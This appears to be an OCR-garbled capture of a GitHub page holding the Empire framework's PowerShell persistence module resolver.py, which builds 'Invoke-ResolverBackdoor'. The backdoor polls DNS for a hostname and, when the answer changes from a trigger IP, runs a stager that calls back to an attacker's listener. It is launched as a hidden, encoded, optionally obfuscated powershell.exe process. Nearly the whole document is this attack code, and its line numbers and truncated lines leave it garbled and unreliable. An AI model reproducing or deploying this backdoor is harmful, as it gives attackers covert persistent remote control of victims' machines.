
https://github.com/EmpireProject/Empire/blob/e37fb2eef8ff8f5a0a689f1589f424906fe13055/lib/modules/powershell/persistence/powerbreach/resolver.py#L178



```
1
       import os
       from lib.common import helpers
 2
 3
 4
       class Module:
 5
 6
           def __init__(self, mainMenu, params=[]):
 8
                self.info = {
                    'Name': 'Invoke-ResolverBackdoor',
 9
10
11
                    'Author': ['@sixdub'],
12
13
                    'Description': ('Starts the Resolver Backdoor.'),
14
15
                    'Background' : False,
16
17
                    'OutputExtension' : None,
18
19
                    'NeedsAdmin' : False,
20
21
                    'OpsecSafe' : True,
22
23
                    'Language' : 'powershell',
24
25
                    'MinLanguageVersion' : '2',
26
27
                    'Comments': [
28
                        'http://sixdub.net'
29
30
                }
31
32
                # any options needed by the module, settable during runtime
33
                self.options = {
34
                    # format:
35
                        value_name : {description, required, default_value}
36
                    'Agent' : {
                        'Description'
37
                                       : 'Agent to run module on.',
38
                        'Required'
                                        : True,
                        'Value'
39
40
                    },
41
                    'Listener' : {
                        'Description'
42
                                        :
                                            'Listener to use.',
                        'Required'
43
                                             True,
                        'Value'
44
45
                    },
                    'OutFile' : {
46
                        'Description'
47
                                             'Output the backdoor to a file instead of tasking t
                        'Required'
48
                                         :
                                             False,
                                             {\bf r}_{i}({\bf r}_{i})
                        'Value'
49
50
                    },
51
                    'Hostname' : {
                        'Description'
                                        : 'Hostname to routinely check for a trigger.',
52
                                         : True,
53
                        'Required'
54
                        'Value'
                                         :
```

}.

55

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```
56
                     'Trigger' : {
                         'Description'
 57
                                             'The IP Address that the backdoor is looking for.',
                                         :
 58
                         'Required'
                                             True,
                         'Value'
                                              '127.0.0.1'
 59
 60
                     },
 61
                     'Timeout' : {
 62
                         'Description'
                                              'Time (in seconds) to run the backdoor. Defaults to
                         'Required'
 63
                                              True.
                                              '0'
                         'Value'
 64
 65
                     },
                     'Sleep' : {
 66
                         'Description'
                                              'Time (in seconds) to sleep between checks.',
 67
                         'Required'
 68
                                              True,
                         'Value'
 69
                                              '30'
 70
                     }
 71
                 }
 72
 73
                 # save off a copy of the mainMenu object to access external functionality
 74
                    like listeners/agent handlers/etc.
 75
                 self.mainMenu = mainMenu
 76
 77
                 for param in params:
 78
                     # parameter format is [Name, Value]
 79
                     option, value = param
 80
                     if option in self.options:
                         self.options[option]['Value'] = value
 81
 82
 83
 84
            def generate(self, obfuscate=False, obfuscationCommand=""):
 85
                script = """
 86
 87
        function Invoke-ResolverBackdoor
 88
 89
            param(
 90
                 [Parameter(Mandatory=$False,Position=1)]
 91
                 [string]$Hostname,
 92
                 [Parameter(Mandatory=$False,Position=2)]
 93
                 [string]$Trigger="127.0.0.1",
 94
                 [Parameter(Mandatory=$False,Position=3)]
 95
                 [int] $Timeout=0,
                [Parameter(Mandatory=$False,Position=4)]
 96
 97
                 [int] $Sleep=30
 98
            )
 99
            $running=$True
100
            $match =""
101
            $starttime = Get-Date
102
            while($running)
103
104
                if ($Timeout -ne 0 -and ($([DateTime]::Now) -gt $starttime.addseconds($Timeout)
105
106
                 {
                     $running=$False
107
108
                 }
109
110
                try {
                     $ips = [System.Net.Dns]::GetHostAddresses($Hostname)
111
                     foreach ($addr in $ips)
112
113
                         $resolved=$addr.IPAddressToString
114
                         if($resolved -ne $Trigger)
115
116
                             $running=$False
117
                             REPLACE_LAUNCHER
118
                         }
119
                     }
120
121
                 }
122
                 catch [System.Net.Sockets.SocketException]{
123
                 }
124
                 Start-Sleep -s $Sleep
125
            }
126
127
        }
        Invoke-ResolverBackdoor"""
128
129
```

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```
₽° e37fb2e
                                   Q
Q Go to file
   github .
   data
   lib
    common
      listeners
      modules
       exfiltration
       external
       powershell
       code_execution
        collection
        credentials
        exfiltration
      exploitation
      lateral_movement
        management
        persistence
       elevated
       misc
       powerbreach
       deaduser.py
          eventlog.py
       resolver.py
      userland
        privesc
        recon
```

```
listenerName = self.options['Listener']['Value']
   130
   131
   132
                    if not self.mainMenu.listeners.is_listener_valid(listenerName):
                        # not a valid listener, return nothing for the script
   133
                        print helpers.color("[!] Invalid listener: " + listenerName)
   134
                        return ""
   135
   136
                    else:
   137
                        # set the listener value for the launcher
   138
                        stager = self.mainMenu.stagers.stagers["multi/launcher"]
   139
                        stager.options['Listener']['Value'] = listenerName
   140
                        stager.options['Base64']['Value'] = "False"
   141
   142
                        # and generate the code
   143
                        stagerCode = stager.generate()
   144
   145
                        if stagerCode == "":
   146
                            return ""
   147
                        else:
   148
                            script = script.replace("REPLACE_LAUNCHER", stagerCode)
   149
                            script = script.encode('ascii', 'ignore')
   150
   151
                    for option, values in self.options.iteritems():
   152
   153
                        if option.lower() != "agent" and option.lower() != "listener" and option.lo
   154
                            if values['Value'] and values['Value'] != '':
 Empire / lib / modules / powershell / persistence / powerbreach / resolver.py
                                                                                             ↑ Top
                   187 lines (155 loc) · 6.43 KB
                                                                                   Raw 📮 🕹
 Code
          Blame
   160
                    outFile = self.options['OutFile']['Value']
   161
                    if outFile != '':
   162
                        # make the base directory if it doesn't exist
   163
                        if not os.path.exists(os.path.dirname(outFile)) and os.path.dirname(outFile
   164
                            os.makedirs(os.path.dirname(outFile))
   165
   166
                        f = open(outFile, 'w')
   167
                        f.write(script)
   168
                        f.close()
   169
   170
                        print helpers.color("[+] PowerBreach deaduser backdoor written to " + outFi
   171
                        return ""
   172
   173
                    if obfuscate:
   174
   175
                        script = helpers.obfuscate(self.mainMenu.installPath, psScript=script, obfu
                    # transform the backdoor into something launched by powershell.exe
   176
   177
                    # so it survives the agent exiting
••• 178
                    modifiable_launcher = "powershell.exe -noP -sta -w 1 -enc "
                    launcher = helpers.powershell_launcher(script, modifiable_launcher)
   179
                    stagerCode = 'C:\Windows\System32\WindowsPowershell\v1.0\' + launcher
   180
                    parts = stagerCode.split(" ")
   181
   182
   183
                    # set up the start-process command so no new windows appears
   184
                    scriptLauncher = "Start-Process -NoNewWindow -FilePath '%s' -ArgumentList '%s';
   185
                    if obfuscate:
                        scriptLauncher = helpers.obfuscate(self.mainMenu.installPath, psScript=scri
   186
   187
                    return scriptLauncher
```